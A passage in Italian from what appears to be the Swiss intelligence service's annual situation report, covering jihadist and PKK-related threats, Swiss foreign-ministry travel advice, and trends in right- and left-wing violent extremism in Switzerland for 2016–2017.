Le attività militari, propagandistiche e terroristiche dello «Stato islamico» proseguiranno. È poco probabile che nel 2017 si consegua una sconfitta globale dell'organizzazione a livello militare. In caso di ulteriori perdite territoriali, lo «Stato islamico» potrebbe essere indotto a operare maggiormente nella clandestinità. È probabile che, nell'intento di attirare su di sé l'attenzione del pubblico, l'organizzazione continui a compiere attentati, soprattutto in Europa e negli Stati Uniti. Occorre partire dal presupposto che gli strumenti di esecuzione copriranno ancora una vasta gamma, spaziando da coltelli e veicoli sino ad armi da fuoco e ordigni esplosivi di produzione artigianale. Saranno scelti di preferenza mezzi e modus operandi in grado di provocare i maggiori danni possibili e il maggior numero possibile di vittime. È inoltre possibile che si verifichino attentati tali da generare un grande senso di insicurezza, nonostante il numero ridotto di morti o feriti. Tale effetto potrebbe ad esempio essere ottenuto mediante attentati con aggressivi chimici o con piccole quantità di sostanze radioattive. Al momento della stesura del presente rapporto non vi erano indizi di preparativi concreti in tal senso.

Transiti e infiltrazioni

La Svizzera può essere utilizzata da attentatori di ispirazione jihadista come luogo di transito o per i preparativi di future operazioni. I

jiihadisti tenteranno anche in futuro di entrare in Europa in maniera legale o illegale. Continueranno a infiltrare i flussi migratori per far passare nei Paesi europei propri adepti, impiegando a tal fine anche documenti di identità o di viaggio falsi o manomessi.

Situazione della minaccia in parti dell’Africa

I gruppi jihadisti costituitisi a livello locale in Africa, affiliati allo «Stato islamico» o al nucleo di Al-Qaida oppure indipendenti, continueranno a rappresentare una minaccia elevata per la stabilità delle regioni africane in cui sono attivi e, di conseguenza, per gli interessi occidentali in loco. Cittadini e interessi svizzeri in Africa non sono obiettivo prioritario di gruppi jihadisti locali, ma possono figurare tra gli obiettivi occasionali di attentati o, nel caso di rapimenti, tra le vittime casualmente disponibili.

La concorrenza tra i diversi gruppi jihadisti o tra singole frange di grandi organizzazioni alla ricerca di attenzione mediatica e di risorse potrebbe acuire il rischio di attentati diretti anche contro interessi occidentali.

Presenza jihadista nello spazio virtuale

I gruppi jihadisti e, in particolare, lo «Stato islamico» proseguiranno le loro attività propagandistiche nello spazio virtuale. Lo «Stato islamico» continuerà a fungere da precursore nella produzione mediatica e nella diffusione di propaganda attraverso canali elettronici, nonostante il probabile ulteriore calo a livello di quantità e qualità.

I media sociali, in particolare, finiscono per veicolare l’immagine di una catena di comunicazione in cui ogni attentato è pianificato ed eseguito dallo «Stato islamico», anche nei casi in cui l’atto era ignoto all’organizzazione prima della sua esecuzione. Lo «Stato islamico» sa come sfruttare a suo vantaggio simili percezioni sfuocate degli eventi e i punti deboli dell’impiego dei media da parte del pubblico.

Continuazione del conflitto turco-curdo

Occorre partire dal presupposto che anche in futuro avranno luogo dimostrazioni di membri del PKK e di gruppi vicini al PKK costituiti di persone di origine curda. Il PKK è in grado



di mobilitare rapidamente i suoi sostenitori per manifestazioni e attività su tutto il continente europeo in base al corso degli eventi nei territori curdi in Turchia e nei Paesi della regione. Continueranno a essere raccolti fondi in appoggio alla causa curda. Le dimostrazioni e attività aventi luogo in Svizzera dovrebbero svolgersi in massima parte in maniera pacifica. La minaccia più probabile è rappresentata da eventuali scontri violenti di membri del PKK con cerchie turche di ispirazione islamista e/o nazionalista o con simpatizzanti dello «Stato islamico».

Nessun inasprimento previsto in relazione con la comunità tamil

È pressoché improbabile che la comunità tamil in Svizzera si scosti dal suo attuale atteggiamento improntato alla discrezione. Le manifestazioni e gli eventi svolti in ambito ristretto non dovrebbero quindi condurre ad atti di violenza.

A sinistra:
propaganda a favore dello «Stato islamico»
diffusa su Internet da utenti in Svizzera

Consigli di viaggio del DFAE

Informazioni indipendenti

Negli ultimi tempi mete turistiche tra le più amate sono diventate bersaglio dei terroristi. Alla crescente sensazione di insicurezza il Dipartimento federale degli affari esteri (DFAE) risponde con consigli di viaggio specifici per 176 Paesi, consultati oltre due milioni di volte ogni anno.

Rischio di attentati e rapimenti

Oltre ai consigli specifici per ogni Paese, il DFAE mette a disposizione informazioni di viaggio generali riguardanti ad esempio il terrorismo e i rapimenti.

Vista l'impossibilità di prevedere gli attentati, il DFAE non sconsiglia in generale viaggi in città e Paesi dove essi potrebbero verificarsi o dove si sono già verificati. Di fatto tutti i Paesi sono a rischio e soprattutto i luoghi molto frequentati, come punti di interesse turistico, centri commerciali, trasporti pubblici, manifestazioni sportive ed eventi culturali, locali notturni, alberghi internazionali famosi e ristoranti rinomati.

I terroristi continuano inoltre a tentare la via dei rapimenti per estorcere denaro o imporre le proprie richieste. Le possibilità della Svizzera di influire su casi di rapimento di questo tipo sono molto limitate. La soluzione di questi casi spetta alle autorità locali. La Svizzera non paga riscatti, questo per non mettere in pericolo altri cittadini e per non rafforzare le organizzazioni che compiono i rapimenti. L'epilogo dei rapimenti è sempre incerto. L'unica certezza è

l'enorme pressione fisica e psichica a cui sono sottoposte le vittime del rapimento e le loro famiglie. Siccome spesso i terroristi scelgono in modo mirato gli stranieri come vittime, il DFAE sconsiglia i viaggi nelle regioni ad alto rischio di rapimenti.

Fonti di informazione dei consigli di viaggio

I consigli di viaggio si basano principalmente sulle valutazioni delle ambasciate svizzere all'estero, che mantengono una fitta rete di contatti tra cui figurano le autorità statali, aziende svizzere e privati che risiedono nel Paese, organizzazioni non governative locali, altre ambasciate e contatti personali. Soprattutto quando si tratta di terrorismo, a queste si aggiungono anche le informazioni del SIC. A differenza delle informazioni individuali e istantanee dei blog di viaggio, i consigli del DFAE sono il risultato di un monitoraggio a lungo termine che ingloba diversi punti di vista.

Le ambasciate svizzere sul posto e i servizi competenti della centrale monitorano costantemente l'evolversi della situazione. Se vi sono cambiamenti nella valutazione vengono modificati anche i consigli di viaggio. I viaggiatori hanno quindi sempre a disposizione su Internet la valutazione aggiornata della situazione. Il DFAE informa inoltre sulle modifiche più importanti dei consigli di viaggio via Twitter.

Responsabilità individuale

I consigli di viaggio sono pubblicati anche sulla piattaforma online «itineris», nella quale

i cittadini svizzeri possono inserire i loro itinerari di viaggio. Se in un Paese la situazione peggiora nettamente all'improvviso, grazie a «itineris» il DFAE può contattare, informare e, se necessario, aiutare i connazionali che si trovano all'estero.

Con i consigli di viaggio e con «itineris» il DFAE mette a disposizione dei cittadini due strumenti importanti per pianificare e gestire i viaggi. Il DFAE consiglia di informarsi anche attraverso i media e le guide turistiche. Una volta a conoscenza dei rischi i viaggiatori decidono a loro discrezione e sotto la propria responsabilità se recarsi o no in una determinata meta e prendono le dovute precauzioni. ■

In Internet sui siti:

*www.dfae.admin.ch/viaggi
www.eda.admin.ch/reisehinweise
www.dfae.admin.ch/voyages
www.twitter.com/travel_edadfae
www.itineris.eda.admin.ch*


**Smartphone-app per
Android e iPhone:**
itineris





Estremismo di destra e di sinistra

Da anni la situazione negli ambienti dell'estremismo violento tende alla distensione; gli eventi legati agli ambienti dell'estremismo di destra sono rari, quelli legati agli ambienti dell'estremismo di sinistra sempre ancora frequenti. Non cambiano nulla a questa situazione di fondo singoli episodi accompagnati dall'attenzione mediatica. Essi mostrano però che il potenziale di violenza rimane immutato; la situazione potrebbe quindi rapidamente aggravarsi. Flussi migratori più intensi in Svizzera, un attentato terroristico di matrice jihadista nel nostro Paese o un'evoluzione drammatica principalmente nei territori curdi della Turchia e della Siria potrebbero portare a proteste violente, attentati e attacchi da parte degli ambienti dell'estremismo violento. Per quanto riguarda l'estremismo di destra, occorre impedire che cresca l'attrattiva della Svizzera come luogo in cui tenere concerti e altre manifestazioni.



SITUAZIONE


Tendenze pluriennali confermate

Nel 2016 il SIC è venuto a conoscenza di 23 eventi legati agli ambienti dell'estremismo violento di destra e di 213 eventi legati agli ambienti dell'estremismo violento di sinistra; non si è tenuto conto dei casi di semplici imbrattamenti. Per l'estremismo di destra ciò significa una diminuzione del 18 % circa e quindi una correzione della crescita temporanea rilevata nell'anno precedente, per l'estremismo di sinistra un aumento del 7 % circa. A causa dei valori nominali bassi, in particolare per quanto riguarda l'estremismo di destra, dalle oscillazioni annuali non è possibile trarre alcuna tendenza. Su un orizzonte temporale di vari anni si conferma però in generale che le cifre relative all'estremismo di destra sono basse mentre quelle inerenti all'estremismo di sinistra sono decisamente più elevate. In entrambi gli schieramenti le cifre riguardanti il decennio in corso sono tendenzialmente in calo.

Tra gli eventi noti al SIC si sono registrati episodi di violenza nel 9 % circa dei casi ascritti all'estremismo di destra e in circa il 28 % di quelli ascritti all'estremismo di sinistra. Decisivo per valutare la situazione è il modo in cui viene esercitata la violenza. A parte una piccola ma furiosa apparizione a Chiasso TI, dall'autunno del 2015

non proviene quasi più nessuna violenza dagli estremisti di destra; salvo un'eccezione – per di più senza motivazione ideologica – non vi sono più le risse e le aggressioni a persone constatate di continuo in precedenza. Gli estremisti di sinistra esercitano invece violenza nelle forme abituali: aggressioni a persone con pietre, bottiglie, puntatori laser o mezzi pirotecnici durante le manifestazioni, danneggiamenti con vernice, più raramente con fuoco o ancora più raramente con acido butirrico. L'aggressività rimane notevole, soprattutto contro le forze di polizia, come mostrano gli scontri di Berna dell'inizio del 2017. In relazione con il World Economic Forum 2016 è stato impiegato un'unica volta un dispositivo esplosivo o incendiario non convenzionale; nel 2017 il consolato di Turchia a Zurigo è stato attaccato con fuochi d'artificio. Senza relazione con il World Economic Forum ha avuto luogo nel dicembre del 2016 a Zurigo un ulteriore fallito attentato mediante un dispositivo esplosivo o incendiario non convenzionale; gli attentati incendiari sono rari.

Gli estremisti di destra e di sinistra si vedono vicendevolmente come nemici e si comportano di conseguenza. In particolare gli estremisti di sinistra cercano il confronto all'insegna dell'antifascismo. Per strada gli scontri violenti



sono tuttavia rari, poiché gli eventi sono prevedibili e di conseguenza vengono accompagnati da dispositivi di sicurezza di vasta portata.

Estremismo di destra

Gli ambienti di estrema destra continuano a muoversi sotto la soglia di percezione dell'opinione pubblica. L'attenzione data all'estremismo di destra nell'autunno del 2016 contraddice quest'affermazione meno di quanto non la illustri. Il fattore scatenante è stato un concerto di vari complessi degli ambienti di estrema destra, unico in quest'ordine di grandezza in Svizzera, svoltosi il 15 ottobre 2016 a Unterwasser SG. Esso ha attirato circa 5000 persone in prevalenza dalla Germania e, secondo la prassi abituale, è stato organizzato di nascosto a partire da tale Paese. Il luogo prescelto per la manifestazione è stato individuato troppo tardi – segnalazioni riguardanti uno svolgimento in Svizzera ci sono state appena tre giorni prima, e riguardo al luogo esatto soltanto alcune ore prima – affinché il concerto potesse essere impedito. Nelle settimane successive diverse manifestazioni di gran lunga più piccole, nell'ambito delle quali si sono esibiti musicisti di estrema destra, sono state oggetto di altra grande pubblicità mediatica poiché gli attori di estrema destra sono riusciti ripetutamente a realizzare le manifestazioni nonostante i divieti d'entrata in Svizzera e la presenza della polizia.

Per quanto noto al SIC, dall'inizio del 2016 oltre a Unterwasser SG sono stati organizzati altri sei concerti negli ambienti di estrema destra, ma tutti insieme soltanto con un numero di spettatori variante da alcune decine a poche centinaia. Tra tali concerti vi è quello di un

complesso tedesco davanti a una settantina di spettatori, svoltosi di pomeriggio in una capanna nel bosco e di cui la polizia è venuta a conoscenza grazie alla segnalazione di una persona che passava da quelle parti. Gli estremisti di destra svizzeri si sono inoltre recati a concerti e manifestazioni analoghi in Europa, non limitandosi agli Stati limitrofi.

Manifestazioni e incontri hanno luogo anche al di fuori di una cornice musicale. Gli estremisti di destra non cercano l'apparizione pubblica; dimostrazioni, marce e provocazioni sono rare, seguono però in parte una routine pluriennale. Si sono registrate marce sul Grütli UR (20 febbraio e 7 agosto 2016) e a Sempach LU (9 luglio 2016). A Ginevra nel dicembre del 2016 gli estremisti di destra hanno commemorato l'Escalade. Va menzionata un'apparizione di estremisti di destra provenienti dalle fila di Blood and Honour / Combat 18 a Chiasso TI, dove al grido di «Heil Hitler» e «fuori gli stranieri» si è dimostrato contro la politica d'asilo della Svizzera e dove sono state gettate uova contro guardie di confine e migranti. Migrazione e asilo sono stati oggetto di circa una mezza dozzina di azioni; non si registrano però atti violenti contro centri per richiedenti l'asilo o contro gli stessi migranti. Inoltre, il gruppo Résistance Helvétique si è fatto notare di continuo con piccole azioni in svariati Cantoni di lingua francese.

Biglietto per il concerto a Unterwasser SG (recto e verso)



Manifestazioni di matrice di estrema destra

Non è compito del SIC verificare le opinioni politiche; di per sé, le manifestazioni riconducibili all'ideologia dell'estrema destra non sono vietate in Svizzera. La Svizzera non è invece disposta a tollerare infrazioni alla legge quali quelle rappresentate ad esempio dalla propaganda violenta e dalla discriminazione razziale.

Le competenze federali per quanto riguarda siffatte manifestazioni spaziano dall'acquisizione preliminare di informazioni riguardanti l'estremismo violento, specialmente di quelle provenienti dall'estero, all'informazione dei Cantoni, al coordinamento delle misure alle frontiere e a divieti d'entrata in Svizzera o a divieti di svolgere attività nel caso di una minaccia diretta e immediata per la sicurezza interna della Svizzera. I Cantoni sono competenti per la disposizione di misure di sicurezza e l'acquisizione di informazioni sul territorio cantonale. Le possibilità e i limiti dei Cantoni di procedere contro concerti e propaganda di matrice di estrema destra sono disciplinati dal diritto di polizia cantonale.

Estremismo di sinistra

Raramente gli estremisti di sinistra attaccano gli alloggi per richiedenti l'asilo non ancora utilizzati. Per tali estremisti si tratta piuttosto di sistemare in maniera, a loro avviso, adeguata persone alle quali danno il benvenuto nel nostro Paese. Per lo più gli attacchi sono rivolti non contro gli alloggi, bensì contro le autorità o i privati che sono competenti o attivi nell'ambito dell'asilo e della migrazione: dalla Segreteria di Stato della migrazione a imprese che con pullman trasportano i richiedenti l'asilo. Gli obiettivi di queste azioni sono stati ripetutamente designati per nome nel quadro di appelli; ciò è successo in modo particolarmente vistoso nel maggio del 2016 con una lista pubblicata su Internet.

Sono state danneggiate di continuo le FFS, da un lato quale parte del cosiddetto ingranaggio dell'espulsione, dall'altro in quanto obiettivo quasi tradizionale di azioni e attacchi di estremisti di sinistra. Una qualità particolare di atto di sabotaggio presenta l'incendio intenzionale del giugno del 2016 ai danni della rete ferroviaria nell'area di Zurigo. L'incendio in un pozzo dei cavi ha causato notevoli intralci al traffico durati parecchie ore. Un mese più tardi ha avuto luogo, con il medesimo modus operandi, un attentato incendiario alla torre della radio della polizia Waid a Zurigo. Vari indizi sembrano indicare autori anarchici.

Le attività svolte sotto lo slogan «No Border, No Nation» costituiscono circa un quarto degli eventi conosciuti. Oltre alle solite dimostrazioni e agli abituali danneggiamenti, in tale contesto si tenta continuamente di impedire fisicamente un'espulsione con dei blocchi. Come

ha mostrato l'«Interplanetar-kosmosolidarische Fest mit Überraschung» nel maggio del 2016 a Berna, le dimostrazioni degli ambienti di estrema sinistra possono assumere forme estremamente aggressive.

Come sempre, tuttavia in misura limitata a causa dei dispositivi di sicurezza, il World Economic Forum e la Festa dei lavoratori sono stati occasione per proteste e azioni. Anche altri temi offrono qualcosa di già visto: «solidarietà con i detenuti», «repressione», «spazi liberi» (inclusa la critica allo sviluppo urbano), «antifascismo» (incluso «razzismo») sono quelli quantitativamente più importanti; donne, aborto (protesta contro la «Marsch fürs Läbe» [marcia per la vita]), libero scambio, ambiente e lotte dei lavoratori sono stati dibattuti raramente e soltanto per motivi ben precisi. La concezione anticapitalistica/antifascista chiusa offre la possibilità di trovare sempre un motivo per la critica, la protesta e la resistenza. L'obiettivo degli ambienti di estrema sinistra (comunismo o anarchia) è lungi dall'essere raggiunto, ad alcuni estremisti di sinistra pare tuttavia più vicino rispetto a qualche anno fa: schierandosi per la causa curda gli ambienti di estrema sinistra hanno trovato un argomento che li conduce al fianco di gruppi turchi e curdi di estrema sinistra o etnico-nazionalistici e costituisce una parte considerevole delle attività. I riferimenti internazionali svolgono un ruolo importante nell'estremismo di sinistra.

Intrecci internazionali

Sia gli ambienti di estrema destra sia quelli di estrema sinistra in Svizzera hanno intrecci internazionali.

Pochissimi spettatori del concerto di estrema destra a Unterwasser SG abitano in Svizzera: venivano in prevalenza dalla Germania, ma anche da una buona mezza dozzina di altri Paesi. L'evento organizzato in segreto è un chiaro indizio che negli ambienti di estrema destra europei esistono rapporti transfrontalieri che possono essere utilizzati anche per una collaborazione tangibile. Complessi provenienti dall'estero si esibiscono in Svizzera, complessi svizzeri si esibiscono all'estero. Inoltre, gli estremisti di destra svizzeri non assistono soltanto a concerti, bensì partecipano anche a manifestazioni politiche in vari Paesi europei, talvolta, ad esempio, anche quali oratori. Questi intrecci non sembrano assumere strutture fisse, ad eccezione delle due organizzazioni internazionali di skinhead Blood and Honour e Hammerskins radicate anche in Svizzera. All'ulteriore intreccio contribuisce il trasferimento di domicilio, constatabile da alcuni anni, di estremisti di destra tedeschi in Svizzera tedesca e di estremisti di destra francesi in Romania: l'intreccio può essere la conseguenza di questi afflussi; non si può tuttavia accertare se i trasferimenti di domicilio in Svizzera siano politicamente motivati. I concerti non servono soltanto all'intrattenimento e all'integrazione degli ambienti estremisti, ma offrono anche possibilità di reclutamento e generano entrate che potrebbero essere impiegate a favore della propria causa. Infine, occorre

Meccanismo di lancio per oggetti pirotecnici impiegato nell'attacco contro il consolato di Turchia a Zurigo nel gennaio 2017



menzionare le possibilità d'interconnessione in Internet, fortemente utilizzate, in particolare sui media sociali: va da sé che in questo caso allo scambio tra persone che condividono la stessa ideologia non vengono posti limiti nazionali, bensì tutt'al più linguistici.

Secondo la concezione che ha di sé, l'estremismo di sinistra è internazionalista. Dapprima saltano però agli occhi le particolarità nazionali – nonostante sforzi contrari, gli ambienti estremisti nazionali seguono il proprio ritmo. Quale risultato più duraturo di questi sforzi occorre menzionare innanzitutto il Secours Rouge International, di orientamento marxista-leninista. In questo caso vi sono però anche riferimenti agli ambienti anarchico-autonomi, ma dall'indebolimento della Federazione Anarchica Informale italiana non si è più constatata alcuna importazione di violenza in Svizzera.

Da quando è in atto la crisi della finanza e dell'economia, continua a esserci un interesse degli ambienti di estrema sinistra per la Grecia, ma la priorità sono soprattutto gruppi curdi e turchi – in questo contesto occorre menzionare il Partito dei lavoratori del Kurdistan (PKK) e il Partito-Fronte rivoluzionario di liberazione del popolo (DHKP-C), anch'esso definito terrorista dall'UE e dagli Stati Uniti. Gli estremisti di sinistra collegano lo schieramento a favore dei curdi sotto la denominazione «Rojava» all'idea di un pendant positivo delle cosiddette società neoliberali. Proclamata nel marzo del 2016

nel nord della Siria in circostanze di guerra, la regione federale di Siria del Nord-Rojava (approssimativamente il territorio delle regioni autonome democratiche siriane di Afrin, Cizre e Kobane) non riceve soltanto sostegno (medicamenti, materiale informatico, denaro), bensì dovrebbe anche fungere da lezione dimostrativa per un cosiddetto processo rivoluzionario importabile. Eventualmente organizzati in una struttura denominata International Freedom Battalion (Brigata Internazionale di Liberazione), estremisti di sinistra provenienti dall'Europa potrebbero essere istruiti all'uso delle armi e degli esplosivi e acquisire know-how militare.



Immagine tratta dal video di propaganda su Rojava. Scritta sopra la stella rossa: «International Freedom Battalion»

VALUTAZIONE

Estremismo di destra

Da anni il gioco a nascondino degli estremisti di destra viene loro per lo più imposto dall'esterno. Essere riconosciuti come estremisti di destra può comportare conseguenze personali. Vi è il rischio di perdere il posto di lavoro o di tirocinio oppure di fallire la carriera militare. Gli ambienti estremisti sanno tuttavia come servirsi: le manifestazioni – in particolare i concerti, meno le riunioni di gruppi – vengono organizzate di nascosto, né le autorità né gli ambienti di estrema sinistra possono venire a conoscenza dell'evento o addirittura conoscere in anticipo il luogo prescelto per la manifestazione. Se gli spazi devono essere affittati da estranei, spesso vengono fornite indicazioni false; inoltre sovente si provvede in anticipo a trovare almeno un'alternativa. Il giorno della manifestazione gli estremisti di destra vengono ad esempio condotti passo passo tramite cellulare fino al luogo prescelto per la manifestazione. Se la dissimulazione dura abbastanza a lungo, spesso è troppo tardi per misure preventive.

I concerti degli estremisti di destra creano reti di contatti nei loro ambienti, servono all'integrazione e al reclutamento; oltre a ciò, sono un mezzo per incassare denaro. La Svizzera ignora ciò che succede con tale denaro.

Negli ambienti di estrema destra non si riconoscono strategia, obiettivi concreti e progetti tangibili.

Da anni l'uso della violenza è episodico e per lo più collegato al consumo di alcool. Questa circostanza e il comportamento degli estremisti di destra spiegano anche il motivo per il quale il potenziale di violenza di cui dispongono si manifesta raramente su un lungo periodo. Non va tuttavia sottovalutato il fatto che taluni estremisti di destra sono armati e possono eventualmente anche utilizzare le armi che portano con sé. Le armi da fuoco vengono collezionate, commerciate e forse anche contrabbandate. Negli ambienti di estrema destra ci sono spesso collezioni di armi funzionanti.

Estremismo di sinistra

Gli ambienti di estrema sinistra sono mossi da fattori esterni, per quanto riguarda le loro azioni spesso addirittura dall'attualità quotidiana. In un contesto di critica fondamentale al sistema o al capitalismo possono cambiare i temi per i quali divamperà la protesta e la violenza, senza che sostanzialmente muti qualcosa: sia che si tratti di spazi liberi o di proteste contro la repressione oppure di solidarietà con i detenuti, i temi sono intrecciati tra loro. Azioni di sabotaggio mirate come, ad esempio, l'impedimento fi-



Un gruppo di estremisti di destra commemora l'Escalade, Ginevra, dicembre 2016

sico di espulsioni, sono diventate più importanti. Diversamente che nel caso degli estremisti di destra, le espressioni delle opinioni e le manifestazioni degli estremisti di sinistra non sono di per sé tabuizzate, ma nell'opinione pubblica hanno pochi punti di riferimento, analogamente ai pareri degli estremisti di destra.

La protesta di estrema sinistra si incentra sulla critica all'«ingranaggio dell'espulsione». Indipendentemente dagli autori, l'attacco alla rete ferroviaria delle FFS ha mostrato a che punto sono vulnerabili le società moderne attraverso il danneggiamento delle proprie infrastrutture. Il potenziale di danno di simili attacchi è maggiore di quello dei soliti attentati con dispositivi esplosivi o incendiari non convenzionali, per lo meno fintanto che questi non oltrepassano la soglia dell'attentato terroristico. Sembra invece molto meno promettente tentare di importare un processo rivoluzionario da una zona di guerra come Rojava, poiché in Svizzera, con tutta evidenza, mancano ampiamente i punti di riferimento.



Danni materiali durante una dimostrazione a Zurigo nell'aprile 2016

PROSPETTIVE

Possibili fattori scatenanti della violenza

Di per sé la migrazione non fa parte della politica di sicurezza e perciò non rientra nel mandato del SIC. Tuttavia, vi sono aspetti della migrazione inerenti alla politica di sicurezza, tra cui anche quelli che rientrano nel settore dell'estremismo violento. In alcuni Paesi d'Europa gli estremisti di destra aggrediscono i migranti o attaccano i centri per richiedenti l'asilo. Gli ambienti di estrema destra della Svizzera finora non l'hanno fatto, ma tengono d'occhio gli sviluppi della situazione. Le domande d'asilo in crescita o un attentato terroristico di matrice jihadista in Svizzera potrebbero indurli a compiere reati violenti. Inoltre, anche fuori dagli ambienti di estrema destra, xenofobia e razzismo potrebbero generare in individui isolati l'idea sbagliata di essere autorizzati ad agire violentemente nel caso aumentino le domande d'asilo. La violenza di matrice di estrema destra contro migranti e richiedenti l'asilo potrebbe inoltre spingere a loro volta gli ambienti di estrema sinistra a reazioni violente. Questi ultimi hanno definito prioritari i temi «asilo» e «migrazione». La protesta e le azioni, anche violente, contro l'«ingranaggio dell'espulsione» proseguirebbero e si aggraverebbero ulte-

riormente nel caso di un conflitto violento con gli estremisti di destra. Una spirale di violenza tra estremisti di destra e di sinistra costituisce una minaccia realistica. Negli estremisti di sinistra l'evolversi della situazione in Turchia, in Siria e in Iraq potrebbe inoltre portare a una maggiore propensione alla violenza, specialmente in associazione con gruppi curdi come il PKK o gruppi di estrema sinistra provenienti dalla Turchia come il DHKP-C.

Estremismo di destra

Non è prevedibile se i discorsi e i successi elettorali della destra populista, in Europa e in altre parti del mondo, gioveranno agli ambienti di estrema destra in Svizzera o piuttosto li danneggeranno. Tali ambienti potrebbero essere ulteriormente marginalizzati da un movimento populista di destra e quasi essere spinti a scomparire oppure a integrarsi in tale movimento. Gli ambienti di estrema destra potrebbero però anche acquisire nuovi sostenitori e, nel contesto di un discorso favorevole a razzismo e xenofobia, maggiore consenso e con ciò maggiore libertà d'azione. Un più ampio movimento populistico di destra potrebbe quindi senz'altro essere il terreno fertile per un rafforzamento degli



Manifestazione non annunciata della Résistance Helvétique davanti al Musée des civilisations de l'islam, La Chaux-de-Fonds, agosto 2016

ambienti violenti di estrema destra. Nel nostro Paese non si profila tuttavia il sorgere di un simile movimento. È quindi da prevedere una certa continuità, ossia il perdurare di ambienti dell'estrema destra che agiscono di nascosto e creano reti di contatti anche al di là dei confini nazionali, ai quali manca nel complesso un orientamento strategico vero e proprio. In determinate circostanze estremisti di destra possono di nuovo esercitare violenza. Il potenziale di violenza rimane nel complesso stabile, il che significa che la situazione può aggravarsi rapidamente.

Estremismo di sinistra

Anche il potenziale di violenza degli ambienti di estrema sinistra rimane invariato. Le tematiche nel mirino dovrebbero essere l'antifascismo, la migrazione e l'evoluzione della causa curda. La propensione a esercitare violenza deve essere considerata in modo differenziato. Le soglie di inibizione per l'esercizio della violenza sono ad esempio nettamente inferiori in occasione di una manifestazione che nel caso di azioni di individui isolati. Si deve quindi continuare a presupporre un'elevata aggressività nelle dimostrazioni o negli scontri con le forze di sicurezza provocati da estremisti di sinistra; in siffatti eventi viene preso in considerazione, se non addirittura cercato, il rischio di arrecare pregiudizio all'incolumità o alla vita delle forze di sicurezza in particolare, ma anche di oppositori ideologici. Diversa appare la valutazione nel compiere attentati. Senza la copertura delle circostanze o una dinamica di gruppo libera da inibizioni le soglie di inibizione individuali ri-

